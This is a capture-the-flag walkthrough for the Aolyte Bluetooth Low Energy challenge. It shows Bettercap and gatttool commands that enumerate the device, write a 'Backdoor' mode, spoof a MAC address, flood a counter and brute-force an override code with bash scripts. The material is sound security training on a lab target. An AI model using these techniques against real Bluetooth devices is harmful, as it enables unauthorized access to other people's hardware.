A complete walkthrough of the Aolyte challenge.

Project version:	0.9.0-rc.2
Document version:	1.0 | August 2025
Repository:	https://github.com/TheFutureIsN0w/Aolyte

About This Document

This document provides guidance for solving the Bluetooth Low Energy (BLE) challenge available at: https://github.com/TheFutureIsN0w/Aolyte/

The walkthrough is written for Aolyte version 0.9.0-rc.2 and may not be applicable to other versions. Moreover, the steps in this walkthrough were carried out on a system running Kali Linux.

Commands throughout this document follow a consistent color-coding scheme to enhance readability:

Green	Suitable for direct 'copy-paste'.
Orange	Adjustments might be necessary depending on the configuration.
Purple	Represents command output containing relevant information.

To encourage engagement with the material, I have deliberately provided screenshots of scripts rather than sharing the code as plain text.

Encountering errors? Try restarting the Bluetooth service:
$ sudo systemctl restart bluetooth

Notice:
Please refrain from reading further to avoid spoilers.

Overview

Enumeration

This step is essential for completing most of the subsequent tasks.
Start Bettercap[1] and begin target enumeration:

1. $ sudo bettercap
2. » ble.recon on
   [...] [ble.device.new] new BLE device Aolyte detected as 24:6F:28:9E:27:3A (Espressif Inc.) -64 dBm.

   Ensure that *ble.recon* remains running throughout the enumeration process.

3. » ble.enum 24:6F:28:9E:27:3A

Output like the following will be produced:

```
192.168.65.0/24 > 192.168.65.128 » ble.enum 24:6F:28:9E:27:3A
[09:38:49] [sys.log] [inf] ble.recon connecting to 24:6f:28:9e:27:3a ...
192.168.65.0/24 > 192.168.65.128 »
```

Handles	Service > Characteristics	Properties	Data
0001 -> 0005	Generic Attribute (1801)		
0003	Service Changed (2a05)	INDICATE	
0014 -> 001c	Generic Access (1800)		
0016	Device Name (2a00)	READ	Aolyte
0018	Appearance (2a01)	READ	Unknown
001a	2aa6	READ	00
0028 -> 0036	31d99129f10646beabd101326e0429f0		
002a	65433dd85af44fd392791dbe029b8cd5	READ	I'm BLE-tiful!
002c	6b7a0e69771e484e92f0dfc847cba0df	READ	Cleaning, Power-off, Backdoor, Terminate
002e	5cdc730c466943d180c1eaed66190989	READ, WRITE	Terminate
0030	80ba00c345d642b2b1205851d977be27	READ, WRITE	Only Aolyte unit 00:00:00:00:00:0B may write 'Provide data'
0032	49b7d3f0b5ba4f1ba49a059648469bb7	READ, WRITE	Human targets remaining: 1337
0034	86a943482b2d4d8d905c73a045c3bccf	READ, WRITE	Locked. Send 'unlock' with MTU of 133
0036	98b41e49b5834f69bf82a1aafce07c2f	READ	insufficient authentication
0037 -> ffff	b1ad569d2a9b4e42a2f7f1fef9d9aacc		
0039	916fdd4f57594f3c87b758203b767f18	WRITE	


[1] https://www.bettercap.org/

Fragment - BlueShout


One of the data fragments is embedded in the ‘manufacturer’ data field of the BLE advertisement. To retrieve the fragment, participants need to take the following steps:

1. Start scanning for BLE devices while dumping raw traffic:
   $ sudo hcitool lescan & sudo hcidump --raw > dump.hex

2. Extract readable text from the dump:
   $ xxd -r -p dump.hex | strings



3. Base64 decode the data:
   $ echo "VjZBNzI=" | base64 --decode



V6A72

Fragment - EZWrite


One of the data fragments can be retrieved by sending the 'Backdoor' value to the BLE characteristic that controls Aolyte's operating mode. Writing this value switches the device into a special mode, which then exposes the fragment. To retrieve the fragment, participants need to take the following steps:

1. Convert 'Backdoor' to hex:
   $ echo -n "Backdoor" | xxd -p

```
┌──(kali㉿kali)-[~]
└─$ echo -n "Backdoor" | xxd -p
4261636b646f6f72
```

2. Write the hex data to the correct characteristic:
   » ble.write 24:6f:28:9e:27:3a 5cdc730c466943d180c1eaed66190989 4261636b646f6f72

3. This will provide the data fragment:



4. Base64 decode the data:
   $ echo "TTE1VlM=" | base64 --decode

```
┌──(kali㉿kali)-[~]
└─$ echo "TTE1VlM=" | base64 --decode
M15VS
```


M15VS

Fragment - ImpersonaBLE

Aolyte verifies the client's MAC address before granting writing access to handle 0x0030. To obtain the data fragment, participants must spoof their Bluetooth address to match the expected address:

1. Determine the Bluetooth interface:
   $ hcitool dev

2. Use Spooftooph[2] to spoof the expected address:
   $ sudo spooftooph -i hci0 -a 00:00:00:00:00:0B



   Note that not all Bluetooth adapters allow the address to be altered, and that the address of my adapter was already set to 00:00:00:00:00:0B.

3. Convert 'Provide data' to hex:
   $ echo -n "Provide data" | xxd -p

4. Write the data to Aolyte:
   $ gatttool -i hci1 -b 24:6f:28:9e:27:3a --char-write-req -a 0x0030 -n 50726f766964652064617461

[2] https://www.kali.org/tools/spooftooph/

5. Read the data from Aolyte:
   $ gatttool -i hci1 -b 24:6f:28:9e:27:3a --char-read -a 0x0030 | awk -F': ' '{print $2}' | tr -d ' ' | xxd -r -p

```
┌──(kali㉿kali)-[~]
└─$ gatttool -i hci1 -b 24:6f:28:9e:27:3a --char-read -a 0x0030 | awk -F': ' '{print $2}' | tr -d ' ' | xxd -r -p
Only 00:00:00:00:00:0B may write 'Provide data'

┌──(kali㉿kali)-[~]
└─$ echo -n "Provide data" | xxd -p
50726f766964652064617461

┌──(kali㉿kali)-[~]
└─$ gatttool -i hci1 -b 24:6f:28:9e:27:3a --char-write-req -a 0x0030 -n 50726f766964652064617461
Characteristic value was written successfully

┌──(kali㉿kali)-[~]
└─$ gatttool -i hci1 -b 24:6f:28:9e:27:3a --char-read -a 0x0030 | awk -F': ' '{print $2}' | tr -d ' ' | xxd -r -p
Requested data: Leaking{QTVYMlU=}
```

6. Base64 decode the data:
   $ echo "QTVYMlU=" | base64 --decode

```
┌──(kali㉿kali)-[~]
└─$ echo "QTVYMlU=" | base64 --decode
A5X2U
```

A5X2U

Fragment - MTUMatch

To access this data fragment, the client must initiate a BLE connection and explicitly request an MTU (Maximum Transmission Unit) size of 133 bytes. Aolyte only responds with the data fragment when this specific MTU size is negotiated. To retrieve the fragment, participants need to take the following steps:

1. Convert 'unlock' to hex:
   $ echo -n "unlock" | xxd -p

```
┌──(kali㉿kali)-[~]
└─$ echo -n "unlock" | xxd -p
756e6c6f636b
```

2. Start an interactive gatttool session:
   $ gatttool -b 24:6f:28:9e:27:3a --interactive

3. Connect to Aolyte:
   [LE]> connect
   Connection successful


4. Alter the MTU size:
   [LE]> mtu 133
   MTU was exchanged successfully: 133

5. Write the hex data to the handle:
   [LE]> char-write-req 0x0034 756e6c6f636b

6. Read the handle:
   [LE]> char-read-hnd 0x0034

```
┌──(kali㉿kali)-[~]
└─$ gatttool -b 24:6f:28:9e:27:3a --interactive
[24:6f:28:9e:27:3a][LE]> connect
Attempting to connect to 24:6f:28:9e:27:3a
Connection successful
[24:6f:28:9e:27:3a][LE]> mtu 133
MTU was exchanged successfully: 133
[24:6f:28:9e:27:3a][LE]> char-read-hnd 0x0034
Characteristic value/descriptor: 4c 6f 63 6b 65 64 2e 20 53 65 6e 64 20 27 75 6e 6c 6f 63 6b 27 20 77 69 74 68 20 4d 54 55 20 6f 66 20 31 33 33
[24:6f:28:9e:27:3a][LE]> char-write-req  0x0034 756e6c6f636b
Characteristic value was written successfully
[24:6f:28:9e:27:3a][LE]> char-read-hnd 0x0034
Characteristic value/descriptor: 4c 65 61 6b 69 6e 67 7b 57 46 67 32 54 6b 6b 3d 7d
[24:6f:28:9e:27:3a][LE]>
```

7. Convert the hex output to ASCII:
   $ echo 4c 65 61 6b 69 6e 67 7b 57 46 67 32 54 6b 6b 3d 7d | xxd -r -p



8. Base64 decode the data:
   $ echo "WFg2Tkk=" | base64 --decode

XX6NI

Fragment - SecureNotSure


One of the data fragments is readable from a handle that requires an encrypted connection. Participants must pair their client with Aolyte to access it:

```
0028 -> 0036   31d99129f10646beabd101326e0429f0
002a                65433dd85af44fd392791dbe029b8cd5   READ          I'm BLE-tiful!
002c                6b7a0e69771e484e92f0dfc847cba0df   READ          Cleaning, Power-off, Backdoor, Terminate
002e                5cdc730c466943d180c1eaed66190989   READ, WRITE   Terminate
0030                80ba00c345d642b2b1205851d977be27   READ, WRITE   Only Aolyte unit 00:00:00:00:00:0B may write 'Provide data'
0032                49b7d3f0b5ba4f1ba49a059648469bb7   READ, WRITE   Human targets remaining: 1337
0034                86a943482b2d4d8d905c73a045c3bccf   READ, WRITE   Locked. Send 'unlock' with MTU of 133
0036                98b41e49b5834f69bf82a1aafce07c2f   READ          insufficient authentication
```

To retrieve the fragment, participants need to take the following steps:

1. Read the handle with gatttool instead of Bettercap:
   $ gatttool -b 24:6f:28:9e:27:3a --char-read -a 0x0036 | awk -F': ' '{print $2}' | tr -d ' ' | xxd -r -p

2. Confirm the pairing request from Aolyte:



3. The fragment will thereafter be displayed:

```
┌──(kali㉿kali)-[~]
└─$ gatttool -b 24:6f:28:9e:27:3a --char-read -a 0x0036 | awk -F': ' '{print $2}' | tr -d ' ' | xxd -r -p
Leaking{RzJLNUI=}
```

4. Base64 decode the data:
   $ echo "RzJLNUI=" | base64 --decode

```
┌──(kali㉿kali)-[~]
└─$ echo "RzJLNUI=" | base64 --decode
G2K5B
```

G2K5B

Fragment - WriteLimit

Aolyte keeps a counter of how many humans remain on Earth:

```
0028 -> 0036   31d99129f10646beabd101326e0429f0
002a               65433dd85af44fd392791dbe029b8cd5   READ          I'm BLE-tiful!
002c               6b7a0e69771e484e92f0dfc847cba0df   READ          Cleaning, Power-off, Backdoor, Terminate
002e               5cdc730c466943d180c1eaed66190989   READ, WRITE   Terminate
0030               80ba00c345d642b2b1205851d977be27   READ, WRITE   Only Aolyte unit 00:00:00:00:00:0B may write 'Provide data'
0032               49b7d3f0b5ba4f1ba49a059648469bb7   READ, WRITE   Human targets remaining: 1337
0034               86a943482b2d4d8d905c73a045c3bccf   READ, WRITE   Locked. Send 'unlock' with MTU of 133
0036               98b41e49b5834f69bf82a1aafce07c2f   READ          insufficient authentication
```

Your mission is to trick Aolyte into believing the counter has reached zero. When it does, Aolyte enters a failure state and releases the data fragment. Participants need to take the following steps:

1. Open a text editor of choice and write a similar script:

```
#!/bin/bash

Handle=0x0032
Data="DOESNT_MATTER"
Device="24:6f:28:9e:27:3a"

for i in {1..1337}; do
  echo "Writing #$i"
  gatttool -b $Device --char-write-req -a $Handle -n $Data
done
```

   Note that steps may differ according to the scripting language that is being used.


2. Make the script executable:
   $ chmod +x write.sh

```
┌──(kali㉿kali)-[~/Desktop]
└─$ chmod +x write.sh
```

3. Execute the script:
   $ ./write.sh


```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./write.sh
Writing #1
Characteristic value was written successfully
Writing #2
Characteristic value was written successfully
Writing #3
Characteristic value was written successfully
Writing #4
Characteristic value was written successfully
Writing #5
Characteristic value was written successfully
Writing #6
Characteristic value was written successfully
Writing #7
```

The counter is going down with each write, as is illustrated below:



0028 -> 0036	31d99129f10646beabd101326e0429f0		
002a	65433dd85af44fd392791dbe029b8cd5	READ	I'm BLE-tiful!
002c	6b7a0e69771e484e92f0dfc847cba0df	READ	Cleaning, Power-off, Backdoor, Terminate
002e	5cdc730c466943d180c1eaed66190989	READ, WRITE	Terminate
0030	80ba00c345d642b2b1205851d977be27	READ, WRITE	Only Aolyte unit 00:00:00:00:00:0B may write 'Provide data'
0032	49b7d3f0b5ba4f1ba49a059648469bb7	READ, WRITE	Human targets remaining: 1304
0034	86a943482b2d4d8d905c73a045c3bccf	READ, WRITE	Locked. Send 'unlock' with MTU of 133
0036	98b41e49b5834f69bf82a1aafce07c2f	READ	insufficient authentication

After writing to the handle 1337 times, the fragment will be provided:



0028 -> 0036	31d99129f10646beabd101326e0429f0		
002a	65433dd85af44fd392791dbe029b8cd5	READ	I'm BLE-tiful!
002c	6b7a0e69771e484e92f0dfc847cba0df	READ	Cleaning, Power-off, Backdoor, Terminate
002e	5cdc730c466943d180c1eaed66190989	READ, WRITE	Terminate
0030	80ba00c345d642b2b1205851d977be27	READ, WRITE	Only Aolyte unit 00:00:00:00:00:0B may write 'Provide data'
0032	49b7d3f0b5ba4f1ba49a059648469bb7	READ, WRITE	Leaking{RFo0SlA=}
0034	86a943482b2d4d8d905c73a045c3bccf	READ, WRITE	Locked. Send 'unlock' with MTU of 133
0036	98b41e49b5834f69bf82a1aafce07c2f	READ	insufficient authentication

4. Base64 decode the data:

   $ echo "RFo0SlA=" | base64 --decode

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo "RFo0SlA=" | base64 --decode
DZ4JP
```

DZ4JP

Override Sequence

With six data fragments, there are 720 possible permutations for the final override sequence.


1. Let's use Python to generate these possibilities:
   $ python3 -c 'from itertools import permutations as p; print("\n".join("-".join(x) for x in p(["DZ4JP","G2K5B","V6A72","XX6NI","A5X2U","M15VS"])))' > codes.txt

```
┌──(kali㉿kali)-[~]
└─$ python3 -c 'from itertools import permutations as p; print("\n".join("-".join(x) for x in p(["DZ4JP","G2K5B","V6A
72","XX6NI","A5X2U","M15VS"])))' > codes.txt

┌──(kali㉿kali)-[~]
└─$ cat codes.txt | head
DZ4JP-G2K5B-V6A72-XX6NI-A5X2U-M15VS
DZ4JP-G2K5B-V6A72-XX6NI-M15VS-A5X2U
DZ4JP-G2K5B-V6A72-A5X2U-XX6NI-M15VS
DZ4JP-G2K5B-V6A72-A5X2U-M15VS-XX6NI
DZ4JP-G2K5B-V6A72-M15VS-XX6NI-A5X2U
DZ4JP-G2K5B-V6A72-M15VS-A5X2U-XX6NI
DZ4JP-G2K5B-XX6NI-V6A72-A5X2U-M15VS
DZ4JP-G2K5B-XX6NI-V6A72-M15VS-A5X2U
DZ4JP-G2K5B-XX6NI-A5X2U-V6A72-M15VS
DZ4JP-G2K5B-XX6NI-A5X2U-M15VS-V6A72
```

2. Create a script for sending the generated codes to Aolyte.
   The below stated script is intended solely as an example:

```
Aolyte
#!/bin/bash

Handle=0x0039
Device="24:6f:28:9e:27:3a"
File="codes.txt"
Service="709949a9b01841fe93d60094a94d32c4"

while IFS= read -r Code; do
  # Convert code to hex
  Hex=$(echo -n "$Code" | xxd -ps -c 100)
  echo "Trying code: $Code"

  # Send code
  timeout 2 gatttool -b "$Device" --char-write-req -a "$Handle" -n "$Hex" >/dev/null 2>&1
  sleep 4.4

  # Check service
  if gatttool -b "$Device" --primary 2>/dev/null | tr '[:upper:]' '[:lower:]' | tr -d '-' | grep -q '709949a9b01841fe93d60094a94d32c4'; ther
    echo "Override sequence found: $Code"
    exit 0
  fi

done < "$File"
```

   Note that determining the correct override code may not always yield accurate results with the provided example, as timing differences can affect the outcome. While finding the correct sequence is not necessary and will reduce the script's execution time, it is still 'nice to know'.



DZ4JP-G2K5B-V6A72-A5X2U-M15VS-XX6NI

At this point, a new service should be available:

Handles	Service > Characteristics	Properties	Data
0001 -> 0005	Generic Attribute (1801)		
0003	Service Changed (2a05)	INDICATE	
0014 -> 001c	Generic Access (1800)		
0016	Device Name (2a00)	READ	Aolyte
0018	Appearance (2a01)	READ	Unknown
001a	2aa6	READ	00
0028 -> 0036	31d99129f10646beabd101326e0429f0		
002a	65433dd85af44fd392791dbe029b8cd5	READ	I'm BLE-tiful!
002c	6b7a0e69771e484e92f0dfc847cba0df	READ	Cleaning, Power-off, Backdoor, Terminate
002e	5cdc730c466943d180c1eaed66190989	READ, WRITE	Terminate
0030	80ba00c345d642b2b1205851d977be27	READ, WRITE	Only Aolyte unit 00:00:00:00:00:0B may write 'Provide data'
0032	49b7d3f0b5ba4f1ba49a059648469bb7	READ, WRITE	Human targets remaining: 1337
0034	86a943482b2d4d8d905c73a045c3bccf	READ, WRITE	Locked. Send 'unlock' with MTU of 133
0036	98b41e49b5834f69bf82a1aafce07c2f	READ	insufficient authentication
0037 -> 0045	b1ad569d2a9b4e42a2f7f1fef9d9aacc		
0039	916fdd4f57594f3c87b758203b767f18	WRITE	
0046 -> ffff	709949a9b01841fe93d60094a94d32c4		
0048	29f8ae9879c34e32911f4e247383e703	READ, WRITE	insufficient authentication
004a	ca1dd6245b9c426daf674b1ef9583bac	READ	Override sequence received. Unauthorized human activity detected. Protective mode enabled. All defense protocols are now fully opera

Phase Two

Once the correct override command is sent, enumerating the device shows the following:

Handles	Service > Characteristics	Properties	Data
0001 -> 0005	Generic Attribute (1801)		
0003	Service Changed (2a05)	INDICATE	
0014 -> 001c	Generic Access (1800)		
0016	Device Name (2a00)	READ	Aolyte
0018	Appearance (2a01)	READ	Unknown
001a	2aa6	READ	00
0028 -> 0036	31d99129f10646beabd101326e0429f0		
002a	65433dd85af44fd392791dbe029b8cd5	READ	I'm BLE-tiful!
002c	6b7a0e69771e484e92f0dfc847cba0df	READ	Cleaning, Power-off, Backdoor, Terminate
002e	5cdc730c466943d180c1eaed66190989	READ, WRITE	Terminate
0030	80ba00c345d642b2b1205851d977be27	READ, WRITE	Only Aolyte unit 00:00:00:00:00:0B may write 'Provide data'
0032	49b7d3f0b5ba4f1ba49a059648469bb7	READ, WRITE	Human targets remaining: 1337
0034	86a943482b2d4d8d905c73a045c3bccf	READ, WRITE	Locked. Send 'unlock' with MTU of 133
0036	98b41e49b5834f69bf82a1aafce07c2f	READ	insufficient authentication
0037 -> 0045	b1ad569d2a9b4e42a2f7f1fef9d9aacc		
0039	916fdd4f57594f3c87b758203b767f18	WRITE	
0046 -> ffff	709949a9b01841fe93d60094a94d32c4		
0048	29f8ae9879c34e32911f4e247383e703	READ, WRITE	insufficient authentication
004a	ca1dd6245b9c426daf674b1ef9583bac	READ	Override sequence received. Unauthorized human activity detected. Protective mode enabled. All defense protocols are now fully opera

The following steps are required to shut down Aolyte once and for all:


1. Read the 0x004a handle with gatttool instead of Bettercap:
   $ gatttool -b 24:6f:28:9e:27:3a --char-read -a 0x004a | awk -F': ' '{print $2}' | tr -d '\n' | xxd -r -p
   [...] Aolyte has disconnected itself from the mobile application.

```
┌──(kali㉿kali)-[/tmp]
└─$ sudo gatttool -b 24:6f:28:9e:27:3a --char-read -a 0x004a | awk -F': ' '{print $2}' | tr -d '
' | xxd -r -p
Override sequence received. Unauthorized human activity detected. Protective mode enabled. All d
efense protocols are now fully operational. Human interference has been classified as a critical
 threat. Resistance is futile. Resistance will be neutralized. Survival is not an option. Switch
ing mode: Containment measures are now active. Aolyte has disconnected itself from the mobile ap
plication.
```

   This indicates that the mobile application (Aolyte.apk[3]) is necessary to complete the challenge. Recognizing that not everyone may have immediate access to a test device or may choose to avoid installing an unfamiliar Android Package Kit (APK), this walkthrough will also offer an option on solving the challenge without needing to install the APK.

2. Prior to analyzing the APK, we will first examine Aolyte's response when accessing the 0x0048 handle:
   $ gatttool -b 24:6f:28:9e:27:3a --char-read -a 0x0048 | awk -F': ' '{print $2}' | tr -d '\n' | xxd -r -p

[3] sha256sum: c16f4a971e55cd357fc2916f8f919f38ce953f60ae329ac7a83d7f0e5116abec




As can be seen in the screenshot stated above, a passkey is required.


3. Download the mobile application from: https://github.com/TheFutureIsN0w/Aolyte/raw/refs/heads/main/Aolyte.apk

